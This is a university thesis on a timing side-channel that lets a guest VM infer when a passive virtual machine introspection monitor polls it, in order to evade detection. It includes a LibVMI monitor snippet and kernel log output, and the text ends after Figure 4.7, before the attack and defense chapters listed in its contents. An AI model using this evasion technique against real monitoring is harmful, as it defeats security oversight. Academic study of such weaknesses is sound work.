© 2015 Gary L. Wang

HYPERVISOR INTROSPECTION: A TECHNIQUE FOR EVADING PASSIVE VIRTUAL MACHINE MONITORING

BY

GARY L. WANG

THESIS

Submitted in partial fulfillment of the requirements
for the degree of Master of Science in Computer Science
in the Graduate College of the
University of Illinois at Urbana-Champaign, 2015

Urbana, Illinois

Advisers:

Research Professor Zbigniew Kalbarczyk
Professor Ravishankar K. Iyer

Abstract

Virtualization technology has enabled powerful security monitoring techniques, such as virtual machine introspection (VMI). These monitoring techniques, however, rely on the assumed isolation of virtualized environments from the hypervisor. We show that there are still some events that can be observed that break this isolation. External observers can discern when virtual machines are suspended due to hypervisor activity, and can use this information to mount advanced attacks that go undetected by VMI monitoring systems. We demonstrate some example attacks against realistic monitors using our technique, and discuss existing and potential defenses against these kinds of attacks.

To my family and friends, for their love and support.

Acknowledgments

I would like to thank my advisers, Prof. Zbigniew Kalbarczyk and Prof. Ravishankar K. Iyer, for their guidance in this research and review of this thesis. Their advice and insights have taught me much about pursuing new ideas and communicating my findings to a wide audience. Additionally, I would also like to thank my colleagues, Zachary Estrada and Cuong Pham, for all of their help in getting this research started, and for guiding me through the early stages of this work for my undergraduate thesis. This research would not have been possible without all of their help.

The Illinois Cyber Security Scholars Program (ICSSP) also has my thanks for supporting me financially and helping me start my career in the field of cyber security. I have held many insightful discussions with my fellow students in the program, and I appreciate their support.

Finally, I am forever grateful for my family's support throughout my entire academic career. Their continuing encouragement and guidance have been pivotal in my success.

Table of Contents

Chapter 1 Introduction 1

Chapter 2 Background 3
2.1 Virtual Machines 3
2.2 Virtual Machine Introspection 4

Chapter 3 Related Work 8
3.1 Side-channel Attacks in Virtual Machines 8
3.2 Existing VMI Implementations 8

Chapter 4 Hypervisor Introspection 11
4.1 High Level Attack Scenario and Goals 11
4.2 Finding a Side-channel 12
4.3 Network-based Timing Measurements 13
4.4 In-VM Timing Measurements 14

Chapter 5 Evading VMI with Hypervisor Introspection 22
5.1 Example Insider Attack Model and Assumptions 22
5.2 Large File Transfer 23
5.3 Backdoor Shell 24

Chapter 6 Defenses Against Hypervisor Introspection 31
6.1 Introducing Noise to VM Clocks 31
6.2 Scheduler-based Defenses 32
6.3 Randomized Monitoring Interval 33
6.4 Proposed Defenses Against Hypervisor Introspection 33

Chapter 7 Conclusion 35

References 36

Chapter 1

Introduction

Cloud computing, both Infrastructure-as-a-Service (IaaS) and Platform-as-a-Service (PaaS), continues to see increased adoption due to its convenience, flexibility, and scalability. RightScale's annual State of the Cloud survey reported that 93% of respondents are utilizing the cloud in 2015, but despite this widespread adoption, security in the cloud remains the top concern among enterprises [1]. Companies are cautious to put sensitive data in public clouds when it has been shown that isolation in virtualized environments is not as strong as previously assumed [2, 3, 4].

Intrusion detection systems (IDSes) are commonly used to monitor computing systems for malicious users and remote attacks. They also provide incident responders with information used to create a timeline of events related to a security incident. To improve the security of their cloud environments, cloud providers can leverage traditional host and network-based IDSes and a virtualization-specific monitoring technique known as virtual machine introspection (VMI) [5]. VMI enables high-fidelity monitoring to occur outside of a virtualized host, making it more difficult for attackers to compromise the monitoring system. It is widely assumed that any monitoring activity in the hypervisor is invisible to the virtualized host, and this feature makes VMI a powerful monitoring technique.

This work challenges this assumption and shows that this is not entirely true. We utilize a timing side-channel to infer information about hypervisor activity. We call this technique **hypervisor introspection (HI)**, and it is the converse of VMI. Using HI, an attacker residing in the virtualized guest can infer the existence of a passive VMI monitor and determine the polling interval of the monitoring system. With this information, an attacker can perform malicious activities that go undetected by the VMI monitoring system.

The key contributions of this thesis are:

Hypervisor introspection: We propose a technique that can be used to determine, from within the guest VM via a timing side-channel, when the hypervisor interrupts guest VM execution. This technique can be used to detect a passive VMI system and its monitoring intervals .

HI implementation: We implement HI for Linux as a kernel module that can be used to determine the monitoring intervals of a passive, LibVMI-based VMI system running on top of the KVM hypervisor.

Two realistic attacks against passive VMI: We develop two attacks that leverage HI to perform malicious activities that go undetected by a realistic passive VMI monitor. Our attacks are transferring a large file and maintaining a shell-like backdoor without being detected by passive VMI.

Analysis of existing state-of-the-art side-channel defenses: We discuss current state-of-the-art side-channel defenses against side-channels in virtualized environments. We note their shortcomings against HI, and propose a new defense that builds upon previous work to prevent HI.

This work aims to demonstrate that there are inherent weaknesses in using a passive VMI system and isolation of hypervisor activity from guest VMs is not perfect. Cloud operators should be aware of these issues when using monitoring systems in their cloud environments.

Chapter 2

Background

2.1 Virtual Machines

A virtual machine (VM) is defined by Popek and Goldberg [6] as "an efficient, isolated duplicate of the real machine". Thus, a VM can be thought of as software that implements an environment that resembles a physical machine. VMs are managed by a hypervisor or virtual machine monitor (VMM). There are two different types of hyperviors: type-1 and type-2. A type-1 hypervisor runs on top of the hardware directly, while a type-2 hypervisor runs on top of an operating system. The differences between these two kinds of hypervisors are illustrated in Figure 2.1. Popek and Goldberg also write that the hypervisor is responsible for enforcing three properties of virtualized systems: efficiency, resource control, and equivalence.

Efficiency: Performance of a virtualized system should not be overwhelmingly worse than that of a bare metal system. Virtualized systems should strive to run most instructions directly on hardware without intervention by the hypervisor.

Resource control: The hypervisor must maintain complete control over all hardware resources, and the virtualized system must not be able to change the quantity of hardware resources that are allocated to it.

Equivalence: The behavior of a program running within a virtualized system should be indistinguishable from the behavior of a program running on a bare metal system.

Because hardware is often underutilized, allocating VMs to use unused resources leads to more efficient use of hardware, and has led to the rise of cloud computing.

2.2 Virtual Machine Introspection

Virtual machine introspection (VMI) is a monitoring technique first described in Garfinkel and Rosenblum's paper, "A Virtual Machine Introspection Based Architecture for Intrusion Detection" [5]. The authors presented VMI as an alternative IDS that attempted to address shortcomings in traditional host or network-based IDSes.

Traditional IDS systems had to make a trade-off between attack resiliency and monitor fidelity. A host-based IDS is capable of obtaining rich runtime information about the operating system it resides on, such as open files or running processes, but it is also more susceptible to being compromised by malware because they both reside on the same operating system. On the other hand, it is harder for malware to compromise a network-based IDS because it typically resides on separate hardware, but a network-based IDS cannot obtain as much information about what goes on within the operating system. Thus, VMI strives to achieve the best of both worlds by providing high fidelity monitoring without sacrificing the security of the monitoring system. In [5], the authors describe three properties of VMI that makes VMI a unique IDS solution: isolation, inspection, and interposition.

Isolation: Resource control and equivalence are two of the key requirements of virtualization as defined by [6]. Because of these requirements, VMs are supposed to be isolated from both co-resident VMs and the hypervisor. This isolation property of virtualization makes VMI systems resilient to attacks because a guest VM should not, by definition, be able to run code on a co-resident VM or the hypervisor.

Inspection: The resource control requirement of virtualized systems enables the inspection property of VMI. Because VMs are not given direct access to the underlying hardware and must go through the hypervisor, the hypervisor can observe the entire hardware state of each VM. This gives VMI monitoring systems a wealth of information about the monitored guest VM.

Interposition: In addition to the inspection property, the interposition property also follows from the resource control requirement of virtualization. The hypervisor's role in virtualized systems enables it to respond to actions taken by a guest VM. This active response mechanism allows VMI to not only observe a guest VM, but actually respond to security events by performing some action on the guest VM. This may range from simply blocking an action

taken by the VM to changing the memory or hard disk contents of the guest VM.

2.2.1 VMI Architecture

The typical architecture of a VMI system is illustrated in Figure 2.2. The three central components are the VMI system, the hypervisor (labeled as VMM in the figure), and the monitored VM. The VMI system is made up of an OS interface library and a policy engine.

The OS interface library is responsible for translating the hardware state of the monitored VM into information that can be understood by the policy engine. For example, suppose the VMI monitor wants to find all of the running processes in the monitored VM. The hypervisor accesses the volatile memory of the monitored VM, and forwards that hardware information to the VMI system. The OS interface library then translates the raw hardware state information into kernel data structures that can be parsed by the policy engine. The policy engine can then use that information to make monitoring decisions.

Within the policy engine, there is a policy framework and various policy modules. The policy framework provides an interface for the specific policy modules to interact with the OS interface library. Each policy module implements a specific monitoring policy. Example policies include checking for forbidden processes or checking the integrity of various kernel data structures.

2.2.2 Passive VMI

Passive VMI systems periodically poll VM state information and check to see if there a security policy violation. In Figure 2.2, passive VMI would obtain the hardware state of the monitored host with a predefined monitoring interval, use the OS interface library to translate that hardware state, and apply each security policy against the translated state. For example, a passive VMI system could check to see what processes are running and raise an alarm when a blacklisted process is found to be running.

2.2.3 Active VMI

Active VMI systems only check VM state information when some kind of event occurs during VM execution and triggers the monitoring system. Example events include hardware register access or memory region access. When these events occur, the active VMI system checks to see what value was written to the hardware register or checks the contents of the memory page that was accessed. After learning the specifics of the event, the active VMI system can respond by either blocking the event or modifying the guest VM's hardware state. In Figure 2.2, active VMI would be triggered by the callback or response in the VMM (i.e., an event), and it could respond with some command to modify the guest VM behavior.

2.2.4 Drawbacks of VMI

Although VMI strives to bridge the gap between host and network-based IDSes by achieving high fidelity monitoring without sacrificing security, there are some unique challenges that VMI faces. The biggest of these challenges is the need to translate hardware state information into higher level OS constructs to be understood by the monitoring system, which is performed by the OS interface library component from Figure 2.2. This translation problem is known as the "semantic gap" problem in VMI, and can be exploited to evade VMI systems [8].

Another drawback of VMI is the performance overhead introduced by VMI. Because VMI must access the hardware state of the monitored VM, the monitored VM must be paused in order to prevent race conditions and obtain a consistent view of the hardware state. Thus, VMI monitoring systems typically need to make a tradeoff between VM performance and security.

Lastly, the isolation property of VMI is the foundation for maintaining the security of the VMI monitoring system. However, isolation can be broken in practice due to bugs in hypervisor implementation. These bugs can lead to the isolation property breaking down and allowing a guest VM to execute arbitrary code on the hypervisor or crash the hypervisor [9, 10]. Although few attacks have ever been documented, cloud managers must be aware of such attacks and should not rely on hypervisors enforcing perfect isolation.



Figure 2.1: Type-1 hypervisor versus type-2 hypervisor (figure from [7])



Figure 2.2: Typical VMI architecture (figure from [5])

Chapter 3

Related Work

3.1 Side-channel Attacks in Virtual Machines

There has been research done on side-channel attacks in both IaaS and PaaS clouds. For IaaS clouds, most research has focused on what kind of information a VM can extract from a neighboring/co-resident VM . Previous findings include determining co-residency on the Amazon Elastic Compute Cloud (Amazon EC2) [2] and extracting cryptographic private keys from a co-resident VM via a cache-based side channel [3, 4]. There is less work looking at side-channel attacks in PaaS clouds because these types of clouds have only recently begun to rise in popularity. Nonetheless, there is already some work looking at extracting secrets from a co-located tenant on a PaaS cloud, and compromising pseudorandom number generators and SAML-based single sign-on systems [11].

Looking at this previous work, we note that there has been a focus on utilizing side-channels to determine information from co-resident/co-tenant VMs/containers. Our work, instead, looks at utilizing a side-channel to determine what occurs within the hypervisor. This type of side-channel is novel and leads to some security implications that we also explore in this work.

3.2 Existing VMI Implementations

VMI is not always implemented in the same fashion, and different VMI systems aim to address different monitoring goals. In this section, we discuss several existing state-of-the-art VMI implementations and the differences between them.

3.2.1 XenAccess and LibVMI

XenAccess [12] and its successor LibVMI [13] are software libraries that aid in the implementation of VMI monitors, and focus on abstracting the process of accessing a guest VMs volatile memory. The volatile memory of a VM holds rich information, such as kernel-level data structures, that can be used to determine many aspects of the guest OS. Access to the guest VM's memory allows for capabilities such as listing running processes and loaded kernel modules.

LibVMI grew out of XenAccess and provides further abstractions in accessing a guest VM's memory. In XenAccess, the user was responsible for mapping and unmapping memory pages within a guest VM, whereas LibVMI will do this transparently for the user. Thus, users can simply specify a virtual memory address, physical memory address, or even kernel symbol they want to read from the guest VM. LibVMI also provides an interface that works with Volatility [14], a popular volatile memory analysis tool. In addition to abstracting memory access, LibVMI utilizes various caches to improve performance during introspection. With these features provided by LibVMI, implementing VMI monitors is vastly simplified.

3.2.2 HyperTap

Many VMI systems (including XenAccess and LibVMI) rely on extracting information from OS data structures to bridge the semantic gap. However, a piece malware can modify kernel data structures to hide itself from the OS, which in turn hides itself from the VMI system [8]. HyperTap [15] addresses this problem by observing hardware events that directly correspond with what occurs within the operating system. The authors of [15] note that the `CR3` register value changes during a process switch in the OS. From this observation, the authors developed an active VMI system, HyperTap, to count the number of processes executing. If the number of processes counted by HyperTap is inconsistent with the number counted by the OS, then there is at least one process being hidden from the OS and the presence of a rootkit in the guest VM is highly likely.

The key difference between HyperTap and most other VMI systems is that HyperTap determines OS activity based on raw hardware events. This pre-

vents malware from hiding itself because certain hardware events are guaranteed to occur during execution (loading `CR3` in the HyperTap case).

Chapter 4

Hypervisor Introspection

4.1 High Level Attack Scenario and Goals

Our attack scenario consists of an attacker and a cloud provider. We assume that the attacker is already on a VM managed by the cloud provider. This could be achieved by the attacker either purchasing a VM from the cloud provider or compromising a VM already allocated for a different user. After the attacker has access to some VM in this cloud, he or she would like to know if any kind of VMI monitoring system is in place to monitor the VM before performing any other malicious activities. If it is the case that a VMI monitoring system is present, then the attacker will also want to know the monitoring interval of the VMI system (i.e., how often it checks the VM). At this point, hypervisor introspection could be used by the attacker to determine this information and mount more sophisticated attacks to evade certain VMI systems.

4.1.1 Experiment Setup

The test system used for all of our experiments was a Dell PowerEdge 1950 server with 16GB of memory and four Intel Xeon E5430 processors running at 2.66GHz. The server was running Ubuntu 12.04 with kernel version 3.13. The hypervisor used was QEMU/KVM version 1.2.0, and the guest VMs were running Ubuntu 12.04 with kernel version 3.11. We also used LibVMI version 0.12 for our VMI capabilities.

4.1.2 Realistic VMI Monitor

In order to test HI, we implemented a realistic VMI monitor. To accomplish this, we leveraged LibVMI (see section 3.2.1). We extended a process listing example included with LibVMI to create a monitor that listed the names of processes that had opened sockets associated with it, and the number of sockets it had open.

The included process listing example would find the location of the `init_task` process' `task_struct` and walk the linked list to find all the running processes in the VM. Our monitor built on top of this by checking the file information associated with each process' `task_struct` and determined whether or not any of the files were Unix or TCP sockets. Unix sockets are used for inter-process communication while TCP sockets are used by processes to communicate with other systems over the network. TCP sockets are especially interesting in security monitoring because malware typically communicates over the network.

To determine whether or not a file was a socket, our monitor used the `S_ISSOCK` macro on each file's `inode->i_mode` field. A code snippet showing how the monitor obtained this information through LibVMI is shown in Figure 4.1, and an example of the monitor's output is shown in Figure 4.2. The monitor's monitoring interval could be configured. For our experiments, we used a monitoring interval of 1s because it introduced only a 5% overhead in VM performance according to the results from running the UnixBench [16] benchmark suite. This overhead is similar to the performance overhead introduced by an active VMI monitoring system [15].

4.2 Finding a Side-channel

Our HI technique revolves around extracting information from a side-channel and inferring hypervisor activity from measurements. Thus, the first challenge in developing HI is identifying the actual side-channel to be exploited. For our goal of observing hypervisor activity from within the guest VM, some source of information leakage from the hypervisor to guest VM had to be identified.

We note that whenever the hypervisor wants to perform a monitoring action on a guest VM, such as accessing its volatile memory, the guest VM

must be suspended/paused. Thus, if an observer can detect when these VM suspends occur, then he or she might be able to learn about the hypervisor's activity. We came up with two potential methods of determining when VM suspends occur: network-based timing measurements and local, in-VM timing measurements.

4.3 Network-based Timing Measurements

A remote observer located outside of the target VM's cloud environment can utilize the network to detect when VM suspends occur. When the VM is suspended, it cannot communicate over the network. Thus, the observer can continuously communicate with the VM and watch for disruptions in the network traffic to determine when the VM is suspended. This side-channel is illustrated in Figure 4.3.

We tested the feasibility of using network traffic as a side-channel in previous work by implementing a network "talker" and "listener" as kernel modules (to reduce latency), and simulated hypervisor induced delays using the `usleep_range` and `msleep` functions.[1] The talker and listener kernel modules were inserted into co-resident VMs. The talker kernel module was inserted into the "victim" VM that is observed by the attacker, and the listener is placed on another "observer" VM which simulates the attacker's own computer. Although this is fine for testing, we note that the attacker's machine must be on an external network to make accurate timing measurements. If the attacker simply uses a co-resident VM to perform the measurements, the VMI monitoring system would pause the observer VM and introduce errors in the timing measurements.

We simulated 100μs, 1ms, 5ms, 10ms, 25ms, and 50ms delays on 100μs and 1000μs intervals over 20s and measured the inter-packet arrival times. Figure 4.4 shows the percentage of packets that arrived at least 1ms after the preceding packet. Our simulation showed that although there were some packets that did arrive with more than 1ms delay, there was too much noise introduced by the network to rely on the measurements. Given that the delays occurred every 100μs or 1000μs, the percentage of packets arriving with greater than 1ms delay should have been much higher. Thus, our simulation

[1] This work was previously completed as part of the author's undergraduate thesis [17]

showed that although the network traffic may indicate whether or not some kind of passive VMI system is in place, it is not accurate enough to tell us when the actual monitoring checks occur.

There are some challenges with using the network to measure VM suspends, so we were not surprised by the results of our simulation. The most prominent of these challenges is the difficulty in achieving consistency across these measurements. Network traffic latencies are heavily influenced by various factors such as routing changes or increased network switch latency during bursts of traffic, and packets are commonly dropped. Although we did not end up using the network as a side-channel, future work may explore this potential side-channel further and develop tools to make more accurate measurements.

4.4 In-VM Timing Measurements

In addition to watching network activity remotely, the observer can obtain measurements from within the target VM if he or she has access to the VM. This may be the case if the observer is an insider and wants to learn about an VMI monitoring systems, but he or she does not have access to the underlying hypervisor. In the case that the observer does not have access to the target VM, the observer can rent a VM co-resident with the target VM. Previous work has explored achieving co-residency placement with a specific VM [2]. Because a co-resident VM runs on top of the same hypervisor, measurements obtained from within the co-resident VM would be the same as measurements made from within the target VM.

By timing frequently recurring OS operations within the VM, the observer can note disruptions in VM activity and infer hypervisor activity. This is illustrated in Figure 4.5. We chose to measure two events: process scheduling and I/O read operations. The rationale behind choosing these events are as follows:

- Modern OSes run many processes at once, so scheduling of processes must occur frequently
- Many processes interact with data stored on disk and other processes, so they must be able to read data from these sources

To measure the time between these events, we needed a mechanism to observe when these events occurred. To accomplish this, we used *jprobes*, which are specialized kernel probes (kprobes) that hook into a specific kernel function's entry point. Whenever the hooked function is called, the jprobe's handler function is called first before returning execution to the hooked function. This process is illustrated in Figure 4.6. By creating a jprobe handler that timestamped each function call, we could determine the intervals at which these kernel function calls were occurring.

To monitor these function calls, we implemented a kernel module. A kernel module contains code to extend the kernel's functionality. Our kernel module contained two jprobes that hooked into the `schedule` and `sys_read` kernel functions. These functions are called whenever a process is scheduled or when the `read` system call is made. The jprobes' handler function would get the current time using the `do_gettimeofday` function, and check the current time against the time of the last schedule or read event timestamp. If that duration was greater than a certain threshold, the jprobe would write to the kernel log saying that a long pause was detected. The last event timestamp was then updated regardless of a long pause being detected. Example output from our kernel module is pictured in Figure 4.7, and relevant code snippets from our kernel module can be seen in Figure 4.8.

The threshold for what constitutes a long pause was determined empirically on our test system against our LibVMI monitor. In our testing, we aimed to find a threshold that was less than the duration of inactivity due to a VM suspend, but greater than the micro delays that occur between the function calls during normal OS operation (i.e., minimize false positives of a suspected VM suspend). We found that 5ms was a good threshold interval that prevented false positives. We have not tested this threshold value on other systems, but we expect similar thresholds for most systems.

In the case that these threshold values are different across systems, we note that finding this threshold empirically is a current limitation of HI, but future work can address this by finding ways to determine thresholds without testing. This is a nontrivial task, but it may be accomplished by correlating various system specifications, such as kernel version, CPU model/frequency, and system load, with threshold values. After finding suitable thresholds on various test systems, a formal relationship between the system specifications and the threshold value may be derived.

```
// Selected code from get_sockets.c, our LibVMI monitor
// Follwing code is called for each process
// current_process is current process' task_struct base address
// Error handling code removed for brevity

// Get address of *files in current process' task_struct
vmi_read_addr_va(vmi, current_process + LIBVMI_FILES_OFFSET,
                 0, &files_struct_addr)

// Get open file count by using next_fd
vmi_read_32_va(vmi, files_struct_addr + FILES_COUNT_OFFSET,
               0, &file_count)

// Get file descriptor table from *fdt
vmi_read_addr_va(vmi, files_struct_addr + FDT_OFFSET,
                 0, &fdtab_addr)

// Get current fd array
vmi_read_addr_va(vmi, fdtab_addr + CUR_FDT_OFFSET,
                 0, &fd_array_addr)

// Loop though fd array
int loop_count = 0;
int num_socks = 0;
for (loop_count; loop_count < file_count; loop_count++)
{
    // Get current fd (struct file)
    vmi_read_addr_va(vmi,
                     fd_array_addr + (loop_count * FILES_STRUCT_SIZE),
                     0, &cur_file)

    // Get current file's dentry
    vmi_read_addr_va(vmi, cur_file + DENTRY_OFFSET,
                     0, &cur_file_dentry_addr)

    // Get current file's inode
    vmi_read_addr_va(vmi, cur_file_dentry_addr + DENTRY_INODE_OFFSET,
                     0, &cur_file_inode_addr)

    // Get current file's inode's i_mode
    vmi_read_16_va(vmi, cur_file_inode_addr + UMODE_OFFSET,
                       0, &cur_umode)

    // Cast to mode_t and check if file is socket with S_ISSOCK
    // If it is a socket, increment the counter
    mode_t cur_file_mode = (mode_t) (cur_umode);
    if (S_ISSOCK(cur_file_mode))
    {
        num_socks++;
    }
}
```

Figure 4.1: Code snippet from our LibVMI monitor showing how we determine which processes have Unix/TCP sockets open



Figure 4.2: Example output from our LibVMI monitor that lists processes with open Unix/TCP sockets. Each process has two lines of monitor output. On the first line, the number in the brackets is the process ID (PID), the string after the brackets is the name of the process, and the hexadecimal number is the virtual address of the `task_struct` for this process. On the second line, the monitor output shows how many Unix/TCP sockets were found that were opened by the process.



Figure 4.3: VM suspend side-channel observed from outside the VM via the network (figure taken from [17])



Figure 4.4: Percentage of arriving packets with 1ms+ inter-packet delay (figure taken from [17])



Figure 4.5: VM suspend side-channel observed from within the VM



Figure 4.6: Illustration of how a jprobe works. **(1)** When `hooked_function()` is called, execution is redirected to the registered `jprobe_handler()` function before `hooked_function()` executes. **(2)** After the handler function finishes executing, it returns execution to the beginning of `hooked_function()` with a call to `jprobe_return()`.

```
[ 2990.592923 <    0.005834>] scheduler_watcher: jprobe hooked into schedule() at addr c167b3a0
[ 2990.592925 <    0.000002>] scheduler_watcher: jprobe hooked into sys_read() at addr c1176740
[ 2990.820740 <    0.227815>] scheduler_watcher: pause > 5ms detected. TS: 1429246180828456
[ 2991.856721 <    1.035981>] scheduler_watcher: pause > 5ms detected. TS: 1429246181864436
[ 2992.908733 <    1.052012>] scheduler_watcher: pause > 5ms detected. TS: 1429246182916443
```

